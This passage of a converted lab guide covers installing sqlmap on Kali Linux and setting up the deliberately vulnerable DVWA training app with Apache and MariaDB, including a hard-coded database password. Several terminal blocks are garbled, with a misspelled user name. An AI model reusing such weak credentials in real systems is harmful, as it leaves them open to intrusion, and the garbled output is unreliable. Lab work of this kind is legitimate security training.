Fetched 6914 kB in 1s (8565 kB/s)
(Reading database ... 390250 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.8.4-1_all.deb ...
Unpacking sqlmap (1.8.4-1) over (1.7.11-1) ...
Setting up sqlmap (1.8.4-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for man-db (2.12.0-1) ...
```

**Step 2:** Finally we see that we have sqlmap



A screenshot of a Kali Linux desktop environment. In the center is a terminal window titled 'jorge@kali:~'. The user has run the command `sqlmap --version`. The terminal output shows the version of sqlmap as 1.8.4#stable. Below this, another terminal window is open with the command `sqlmap`, which displays a graphical interface for sqlmap. The desktop interface includes icons for File System, Home, and Trash, and a large 'KALI LINUX' watermark.

```
jorge@kali:~$ sqlmap --version
1.8.4#stable


[jorge@kali:~]$ sqlmap
{1.8.4#stable}
https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wiz
rd, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for
basic and -hh for advanced help
```


## Part VII: Setting up DVWA

Step 1: First we must type the command "sudo apt-get install git-all"



```
jorge@ubontus1:~$ sudo apt-get install git-all
[sudo] password for jorge:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
 apache2 apache2-bin apache2-data apache2-utils cvs cvspcs git-cvs git-doc
 git-email git-gui git-mediawiki git-svn gitk gitweb libalgorithm-c3-perl
 libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap
 libb-hooks-endofscope-perl libb-hooks-op-check-perl libcgi-fast-perl
 libcgi-pm-perl libclass-c3-perl libclass-c3-xs-perl
 libclass-data-inheritable-perl libclass-inspector-perl
 libclass-method-modifiers-perl libclass-singleton-perl
 libclass-xsaccessor-perl libcommon-sense-perl libdata-optlist-perl
 libdatetime-format-builder-perl libdatetime-format-iso8601-perl
 libdatetime-format-strptime-perl libdatetime-locale-perl libdatetime-perl
 libdatetime-timezone-perl libdbd-sqlite3-perl libdbi-perl
 libdevel-callchecker-perl libdevel-caller-perl libdevel-lexalias-perl
 libdevel-stacktrace-perl libdigest-bubblebabble-perl libdigest-hmac-perl
 libdynaloader-functions-perl libemail-valid-perl libeval-closure-perl
 libexception-class-perl libfcgi-bin libfcgi-perl libfcgi0ldbl
 libfile-sharedir-perl libjson-perl libjson-xs-perl libmediawiki-api-perl
 libmodule-implementation-perl libmodule-runtime-perl libmro-compat-perl
 libnamespace-autoclean-perl libnamespace-clean-perl libnet-dns-perl
```


Step 2: Locate the Github to git and clone it as a local repository to penetrate later and test it.



The screenshot shows a web browser window with the URL <https://github.com/digininja/DVWA>. The page displays the repository details for 'digininja / DVWA (Public)'. Key information shown includes:

- Code**: The repository has 4 branches and 9 tags.
- Issues**: 2 open issues.
- Pull requests**: 1 open pull request.
- Actions**: 1 action.
- Projects**: 1 project.
- Wiki**: 1 wiki page.
- Security**: 1 security audit.
- Insights**: 1 insight.
- Commits**: 606 commits.
- Contributors**: 3.2k forks and 9.3k stars.
- About**: Description: Damn Vulnerable Web Application (DVWA). Tags: training, php, security, hacking, sql-injection, infosec, dvwa.
- Readme**: Readme file available.
- Licenses**: GPL-3.0 license.
- Security policy**: Security policy available.
- Activity**: 9.3k stars, 304 watching.
- Report repository**: Report repository link.
- Releases**: 8 releases.

Step 3: run the clone command in terminal git clone https://github.com/digininja/DVWA.git




```
jorge@ubontus1:~$ sudo apt update  
Processing triggers for man-db (2.11.2-3) ...  
Processing triggers for libc-bin (2.38-1ubuntu6.2) ...  
Processing triggers for mariadb-server (1:10.11.6-0ubuntu0.23.10.2) ...  
Scanning processes...  
Scanning linux images...  
Running kernel seems to be up-to-date.  
No services need to be restarted.  
No containers need to be restarted.  
No user sessions are running outdated binaries.  
No VM guests are running outdated hypervisor (qemu) binaries on this host.  
jorge@ubontus1:~$ git clone https://github.com/digininja/DVWA.git  
Cloning into 'DVWA'...  
remote: Enumerating objects: 4503, done.  
remote: Counting objects: 100% (53/53), done.  
remote: Compressing objects: 100% (44/44), done.  
remote: Total 4503 (delta 19), reused 33 (delta 8), pack-reused 4450  
Receiving objects: 100% (4503/4503), 2.27 MiB | 2.42 MiB/s, done.  
Resolving deltas: 100% (2130/2130), done.  
jorge@ubontus1:~$
```


Step 4: Run apache in order for the website to even work

```
jorge@ubontus1:~$ sudo service apache2 start
```

Step 5: Now when we input localhost onto firefox we can now see that apache is set up




Step 6: Now we install MariaDB-server which we will need to set up the tables because DVWA runs off of this



Step 7: Next we will open the Database configurations for DVWA

```
jorge@ubontus1:~$ vim config/config.inc.php
```

Step 8: now we can view the database config information for DVWA




```
# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server'] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'dvwa';
$_DVWA['db_password'] = 'p@ssw0rd';
$_DVWA['db_port'] = '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
"config.inc.php" [dos] 56L, 2194B
```

Step 9: Open up another terminal and type MySQL commands to query items




```
# I
# t jorge@ubontus1:~$ sudo su -
# [sudo] password for jorge:
# root@ubontus1:~# mysql
# Welcome to the MariaDB monitor. Commands end with ; or \g.
# Your MariaDB connection id is 33
# DB Server version: 10.11.6-MariaDB-Ubuntu0.23.10.2 Ubuntu 23.10
# $D
# Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
# D
# Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
# D
# MariaDB [(none)]> create database dvwa;
# Query OK, 1 row affected (0.002 sec)
# I
# atedMariaDB [(none)]> #
# D
# D
# D
# D
# R
# Used for the 'Insecure CAPTCHA' module
"config.inc.php" [dos] 56L, 2194B
```

Step 10: Next we will input the next 3 commands to the mysql to see that we can query

```
jorge@ubontus1:~$ mysql> create database dvwa;  
jorge@ubontus1:~$ mysql> create user dvwa@localhost identified by 'p@ssw0rd';  
jorge@ubontus1:~$ mysql> grant all on dvwa.* to dvwa@localhost;  
jorge@ubontus1:~$ mysql> flush privileges;
```

Step 11: now we will type the commands mysql -u dwa -p and input the password for DVWA which is as we remember 'p@ssw0rd'




The screenshot shows a terminal window titled 'jorge@ubontus1:~' running on an Ubuntu 22.10 desktop. The terminal displays the following MySQL session:

